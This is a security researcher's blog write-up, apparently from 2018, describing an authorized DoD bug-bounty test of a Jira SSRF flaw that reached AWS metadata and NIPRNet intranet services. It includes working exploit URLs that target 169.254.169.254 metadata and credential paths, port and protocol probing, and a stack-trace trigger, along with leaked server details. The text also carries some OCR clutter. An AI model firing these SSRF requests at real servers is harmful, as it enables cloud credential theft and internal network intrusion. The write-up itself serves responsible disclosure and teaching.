# Piercing the Veil: Server Side Request Forgery to NIPRNet access


Alyssa Herrera Follow
Apr 9, 2018 · 7 min read

. . .

During my reconnaissance of military websites as part of the Department of Defense's vulnerability disclosure, I noticed two particular websites were using Jira, a popular issue tracking web application. I initially wrote these websites off as there wasn't any exploits that I was aware of at the time.


Later, I was looking at my Twitter feed, and noticed a tweet discussing a server side request forgery vulnerability (SSRF) being actively exploited in Jira. After reading about this, I immediately revisited the two Jira instances that I had discovered earlier to see if I could exploit them using this new technique.

Initially I probed the first website I found by visiting google.com through the end point; The full URL would look like this, https://website.mil/plugins/servlet/oauth/users/icon-uri?consumerUri=http://google.com


[redacted]jira/plugins/servlet/oauth/users/icon-uri?consumerUri=http://google.com

Google being loaded indicated to me that it is still vulnerable!

I learned from a blog post by Brett Buerhaus, that any AWS instance can query an ip and receive information related to that instance and even account information. I then checked the local host name through the AWS meta-data end point, by visiting http://169.254.169.254/latest/meta-data/local-hostname/


[redacted]plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/

[redacted]internal

I was able to see host name proving access to Cloud server meta-data


From here I attempted to grab credentials for their AWS instance by visiting http://169.254.169.254/latest/meta-data/iam/security-credential. But found I was sadly unable to do so. After reading the AWS documents, I began querying for other sensitive data that I could extract from this end point such as http://169.254.169.254/latest/dynamic/instance-identity/document Which reveals the private IP, account ID, server information, etc and then made a report immediately.

I immediately stopped all testing as I didn't want to break any rules of engagement, quickly sending in a report about my findings. Soon after I heard back from the triage member and I proceeded to let them know I was going to attempt to escalate the vulnerability to prove the maximum severity. They initially marked the report as medium severity vulnerability, but I felt that this was a critical issue given what I could do so far. With permission in hand, I got to work on pivoting and exploiting the end point to it's fullest extent.

I first started with simply port scanning the local host and to see if there's any protocols I could invoke. I tested the following ports, respectively.

21, (FTP)
22, (SSH)
80, (Web)
443, (SSL Web)
8080, (Proxy)

What made testing this end point quite easy was the fact I could see various errors occurring that can help me probe their server and network. This is considered error based SSRF.


[redacted]plugins/servlet/oauth/users/icon-uri?consumerUri=http
Search
Flash Exploitation Dat...
pwnwiki/webappdefa...
Hacktivity: Latest Secu...
Detectify Crowdsourc...
Upcoming tests and p...
500

Sorry, we had some technical problems during your last operation.

Request assistance

Copy the content below and send it to your JIRA Administrator


[redacted]

```
org.apache.http.conn.ConnectTimeoutException: Connect to localhost:8080 [localhost/127.0.0.1, localhost/0:0:0:0:0:0:0:1] failed: Read timed out
```

Return to the previous page

The result of querying localhost:8080

Following this I proceeded to check different protocols to cover all my bases, gopher:// (File Distribution)
dict:// ( dictionary network protocol)
ftp:// (File Transfer Protocol)
File:// (File URI Scheme)
ldap:// ( Lightweight Directory Access Protocol*)*
Though none of this resulted in anything as they didn't support any of the protocols I attempted.


[redacted]plugins/servlet/oauth/users/icon-uri?consumerUri=ldap
Search
Flash Exploitation Dat...
pwnwiki/webappdefa...
Hacktivity: Latest Secu...
Detectify Crowdsourc...
Upcoming tests and p...
5 0
Request assistance
Return to the previous page

Sorry, we had some technical problems during your last operation.

Copy the content below and send it to your JIRA Administrator

Technical details


[redacted]

org.apache.http.conn.UnsupportedSchemeException: ldap protocol is not supported

LDAP wasn't supported

After documenting all of this information for the report, I remembered that a presentation by researcher James Kettle called 'Cracking the Lens: Targeting HTTP's Hidden Attack-Surface' which mentioned being able to access the DoD intranet or hidden internal services only accessible by a DoD IP or coming from a DoD service. During the video presentation he shows two such websites that could be accessed if the attacker IP is coming from the DoD.

After google searching for the article he mentioned and finding them quite easily, I proceeded to query both of those websites to see their results. The results ended up being quite clear; Access to these internal websites. The first website I queried and it displayed a USG warning while the other website simply timed out. I also discovered other intranet web services as well during the course of this test. Through this I was able to access NIPRnet, the non classified internal protocol network which is used to handle information to sensitive that’s too sensitive to be internet facing, and was confirmed to have accessed to it. I won’t be disclosing these internal services or websites I discovered due to sensitivity of them.


[redacted]/servlet/oauth/users/icon-uri?consumerUri=http
Search
Flash Exploitation Dat...
pwnwiki/webappdefa...
Hacktivity: Latest Secu...
Detectify Crowdsourc...
Upcoming tests and p...
500

Sorry, we had some technical problems during your last operation.

Request assistance


Copy the content below and send it to your JIRA Administrator

[redacted]

```
org.apache.http.conn.ConnectTimeoutException: Connect to [redacted]:443 [[redacted]] failed: connect timed out
```

Return to the previous page

This internal website ended up timing out, but the other domains connected and displayed for me.


[redacted]/plugins/servlet/oauth/users/icon-uri?consumerU
[redacted]
Flash Exploitation Dat...
pwnwiki/webappdefa...
Hacktivity: Latest Secu...
Detectify Crowdsourc...
Upcoming tests and p...

[redacted]

WARNING!!! YOU ARE ACCESSING A U.S. GOVERNMENT (USG) INFORMATION SYSTEM (IS) THAT IS PROVIDED FOR USG-AUTHORIZED USE ONLY. By using this IS (which includes any device attached to this IS), you consent to the following conditions: The USG routinely intercepts and monitors communications on this IS for purposes including, but not limited to, penetration testing, COMSEC monitoring, network operations and defense, personnel misconduct (PM), law enforcement (LE), and counterintelligence (CI) investigations. At any time, the USG may inspect and seize data stored on this IS. Communications using, or data stored on, this IS are not private, are subject to routine monitoring, interception, and search, and may be disclosed or used for any USG-authorized purpose. This IS includes security measures (e.g., authentication and access controls) to protect USG interests--not for your personal benefit or privacy. Notwithstanding the above, using this IS does not constitute consent to PM, LE or CI investigative searching or monitoring of the content of privileged communications, or work product, related to personal representation or services by attorneys, psychotherapists, or clergy, and their assistants. Such communications and work product are private and confidential.

The second Jira website I discovered was surprisingly harder to exploit. It didn't give me the verbose errors like the one I discussed and showed above.
I ended up discovering that I could assess whether certain ports existed internally based on response time.

For example: Querying Port 22 resulted in a 1,000ms response time. Where as querying Port 21 resulted in a 10,000 ms response time. Additionally I couldn't figure out any supported protocols due to the lack of verbose errors, though I ended up focusing on the key point of this article, accessing NIPRnet. I also used burp collaborator to see what type of information was being leaked when it requested data from a server I controlled.


What I noticed from the request headers was that they were leaking sensitive information including an 'X-Forwarded-For' header that leaked an internal IP. I ended up querying all IP's that interacted with my 'Burp Collaborator' server link as well to see if anything odd happened. Nothing did, however, besides a time out error. At this point I also discovered I wasn't able to query AWS metadata on this endpoint though I was able to query the intranet IP's and DoD servers just like I did with the first website.

The severity of both reports were increased to critical after reporting my findings. Later on, I revisited two low severity SSRF vulnerabilities I previously discovered and reported earlier this year, in the hopes of increasing severity with the information I discovered from my previous research.

These two vulnerabilities leveraged a web application filter by abusing an HTTP connect request for querying a specific IP's. The request was very simple, we submitted *CONNECT IP* and we could then enumerate services through this method. We could have also abuse the host header to perform an authentication request to a internal IP or external ip, for example: *militarywebsite.mil@internal_IP*. Upon revisiting them, I discovered I could perform Blind server side request forgery by querying internal IP's or services which resulted in the page telling me the operation timed out, an SSL error, or some variation of it. The reports were increased to medium severity after the fact.

## Additional Tips on Exploiting Altassian SSRF

During my research of these exploits and discovering bug bounty targets using them, I discovered that in certain instances during exploitation, a stack error would occur and leak out various sensitive information. I haven't really found the source of why it happens in some instances but not others. You can typically trigger it by using an incomplete HTTP Protocol like http:// or how I initially discover it by using, http://[::]. Information that is leaked include the Database IP, version of the database, plugins being used, OS, architecture of the OS, etc.



[redacted]/plugins/servlet/oauth/users/icon-uri?consumerUri=http://[::]

| | |
|---|---|
| **Java Vendor** | Oracle Corporation |
| **JVM Version** | 1.7 |
| **JVM Vendor** | Oracle Corporation |
| **JVM Implementation Version** | 24.80-b11 |
| **Java Runtime** | OpenJDK Runtime Environment |
| **Java VM** | OpenJDK 64-Bit Server VM |
| **User Name** | www |
| **User Timezone** | GMT�07:00 |
| **User Locale** | English |
| **System Encoding** | UTF-8 |
| **Operating System** | FreeBSD 10.3-RELEASE-p4 |
| **OS Architecture** | amd64 |
| **Application Server Container** | |
| **Database type** | mysql |
| **Database JNDI address** | mysql jdbc:mysql://[redacted]/db_jira6?useUnicode=true&characterEncoding=UTF8&sessionVariables=storage_engine=InnoDB |
| **Database URL** | Hidden |
| **Database version** | 5.6.26 |
| **Database driver** | MySQL-AB JDBC Driver mysql-connector-java-5.1.10 ( Revision: ${svn.Revision} ) |
| **External user management** | OFF |
| **JVM Input Arguments** | Contact your System Administrator to discover this property value. |

Stack trace Error leaking sensitive internal information

You can still exploit the website when you get this verbose stack trace as well. I also noticed that sometimes the website would have links to other Altassian instances, I learned this during my testing of one asset. They had a confluence instance on a different sub-domain, which I discovered due to a drop down menu listing other instances they use, this was also vulnerable to the vulnerability.

## Tl;DR

Two outdated Jira instances were vulnerable to a server side request forgery (SSRF) exploit which were exploited, and pivoted into giving access to the DoD internal services and network.

It was also discovered that another exploited website allowed an attacker to view content from that sensitive AWS metadata service, which would of revealed information such as the Account ID, Private IP and other private configuration information related to the server and associated account.

An attacker could of used these two vulnerable websites to access internally accessible Department of Defense instances. This could of lead to sensitive data compromise, and possible disruption of mission critical assets.

The Department of Defense's vulnerability disclosure program has generous scope and willing to work with researchers in securing their assets. In a similar write up to this one, I discussed quite common issues and unique vulnerabilities I found in the DoD and you can find that here.

You can find the disclosed reports, below

https://hackerone.com/reports/330860
https://hackerone.com/reports/326043

## Addendum

During the course of writing this article, I happened upon another DoD website running a vulnerable confluence instance, the exploitation method was exactly the same as the previous one and I won't be going over this website in depth. It was given the same severity as the previous two vulnerability reports. Additionally I was requested to take down the write up for the time being until proper authorization was given for this write up to publicized. With my reports being disclosed, I now am able to post these articles.